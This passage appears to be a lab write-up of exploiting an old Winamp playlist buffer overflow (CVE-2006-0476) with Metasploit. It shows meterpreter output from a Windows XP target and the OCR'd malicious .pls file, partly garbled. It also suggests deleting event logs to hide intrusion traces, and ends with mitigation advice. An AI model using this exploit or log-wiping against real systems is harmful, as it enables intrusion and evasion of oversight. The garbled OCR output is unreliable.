
meterpreter > pwd
C:\Program Files\Winamp
meterpreter > sysinfo
Computer : DK-727F2739836B
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : i586 (x86_5 MiB)
System Language : en_US (frame 0)
Domain : WORKGROUP
Logged On Users : 2 0 carrier 0 collisions 0
Meterpreter : x86/win32
meterpreter > set
```

## Cleanup strategies:

There are many clean up strategies available on Metasploit. For this particular example we can clear all system events and get rid of any malicious programs in our case it's the Winamp playlist file. Since we have access to the system we can go in and delete the playlist file in addition we can go into the event logs and delete the trace of our presence as well.

## Analyze our results:

In order for this exploit to work the playlist file must load a filename that is oversized in length. When we open the playlist file “.pls” we noticed each file field contains a long file name where some filenames are greater than 128 character. This long file name is what causes a buffer overload in the Winamp application when it tries to load these filenames into the player. An example of the filename are below:



The screenshot shows a Notepad window with a single, extremely long text entry. The text is a Winamp playlist file (.pls) with numerous entries, each consisting of a 'File' tag followed by a very long, complex file path or URL. The file paths include various drive letters (e.g., Z:, Y:, C:, D:, E:, F:, G:, H:, I:, J:, K:, L:, M:, N:, O:, P:, Q:, R:, S:, T:, U:, V:, W:, X:, Y:, Z:) and multiple levels of directory structures, many of which are repeated or form loops. The text is written in a monospaced font and spans most of the screen height.

```
nFCLBKbIQjhkh60SUSFSCsgwyckPqOUmJGYdipXKWMlrx3M - Notepad
File Edit Format View Help
Title1=SqIRTQONSTDjFX0RX
Length1=63
File2=1Aomk45a1MFp0b1iqv3KQPEDnwqp2jh8jmKKMTjs9oqv9498jcgf
Title2=F8eastabv
Length2=3b4
File3=rzv967v07B0cdBQwmc5sREhkYrHjsat0q518tHCC767vp
Title3=z2z30B4kk4ochE1ZG11qtau4p4g
Length3=1fc
File4=SezxpgywwnyAOGYRCidgOK
Title4=vP1tfnRA8mdv5gv1
Length4=297
File5=1wrV1Abf1tuuyyRRjXJQLsqrrjC0BuwxRVX
Title5=mgxRFH5wmU8jVR23sJEGaPoVvnAU21sr1r7RkxeEwTn8Yzw2CI6vL4r
Length5=4c
File6=5jx81c68x6u11vNYP7g20fedmskZASup3h8ojx91evcvp
Title6=5shKvFr6tovbbdwf21HFokdwKA5dsZpzu3py1t2xf15ueZdkmkUw
Length6=51b
File7=eI8tZ11srJN4cxSYosKIUrZyaDPhoFQ1i6dszetikzwkeANB6Q
Title7=sAGJDHehBasipu11qkDBnU9pnK5wt
Length7=2fd
File8=zYgInb4Ec1Swyad02jj14mDvIq5sPlobBNmtvRx812aiPGgd
Title8=67DEmDjXaYApfIM8Q00epwgjCKiM8m0xFp6rhYoqq5
Length8=8ef
File9=vGpdkowsQymxwwvMAwZBiOFOJ9rB941pjbhsvvPa0jSLCMcoqxj8tB0s5xgou
Title9=xct14tngwqvB03t0ovutP1Y2t2Pt2yXltqusDokhvzhr0jdka
Length9=39d
File10=w6doxp7pdxe1fE5qazd06m7mcybD9mGHfjz3wvYldxazhvkdu6hsVN
Title10=cU1HgbftjJm7svgFjkqHxgh1ubbtvdkngzeJz11Yu3bu
Length10=232
File11=gzuA3m8cPJ61rAnSPAd1mpoDAXSMGdqIvzRTfmr7fel1wizD0bd7i4X
Title11=gkmskwTsvE4B9qRE
Length11=3fe
File12=uthtrn1M601NGLFY6kBEoOC3Fy22dHu
Title12=9qhcnTpKkjvUKfd1Yvbybg05ut
Length12=251
File13=qDJHMwAb1rcvj2P6HXAccqj3vo3tS19ac6tbluyk
Title13=zgCnhaxWvqCAG0lpRvr
Length13=305
File14=\\\$0080t\$0[+E=U1Cnf8U0Cn&u]#0\$1'@+^BP"X\$Y"@\_)@&S&S@!@IAUER=E;@<>@210.002<x>?05_EP0 (-08y...$ibN'ogum's
g2vk?@A1PE
Title14=sF3
Length14=bc
NumberofEntries=14
Version=2
```

As per the National Vulnerability Database the only way to mitigate this attack is to update winamp from 5.2 to 5.3. In addition, disabling playlist file association is key as well which requires the user to modify the registry key in Windows.

This vulnerability proofs the importance of having the most updated software that patches vulnerabilities that your software might pose to your computer.

### **Buffer Overflow vulnerabilities**

Buffer overflow vulnerabilities exploits the memory sections of a program or operating system. By writing to the memory passed the allocated range can cause the buffer overflow. In our case it appears the Winamp vulnerability is a buffer overflow vulnerability where it attempts to process the files in the playlist. However, the application fails to check the boundaries which the user supplied before it copied it to its predefined memory. Since the predefined memory is less then what was supplied it caused a buffer overflow.

In our case the buffer overflow successfully infiltrated the program and allowing Metasploit to inject codes that provided access to the victim's computer.

### **References:**

- [1] CVE-2006-0476 [Buffer overflow in Nullsoft Winamp 5.12 allows remote attackers to execute arbitrary code via a playlist (pls) file with a long file name (File1 field).] [Online] Available at:  
<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-0476>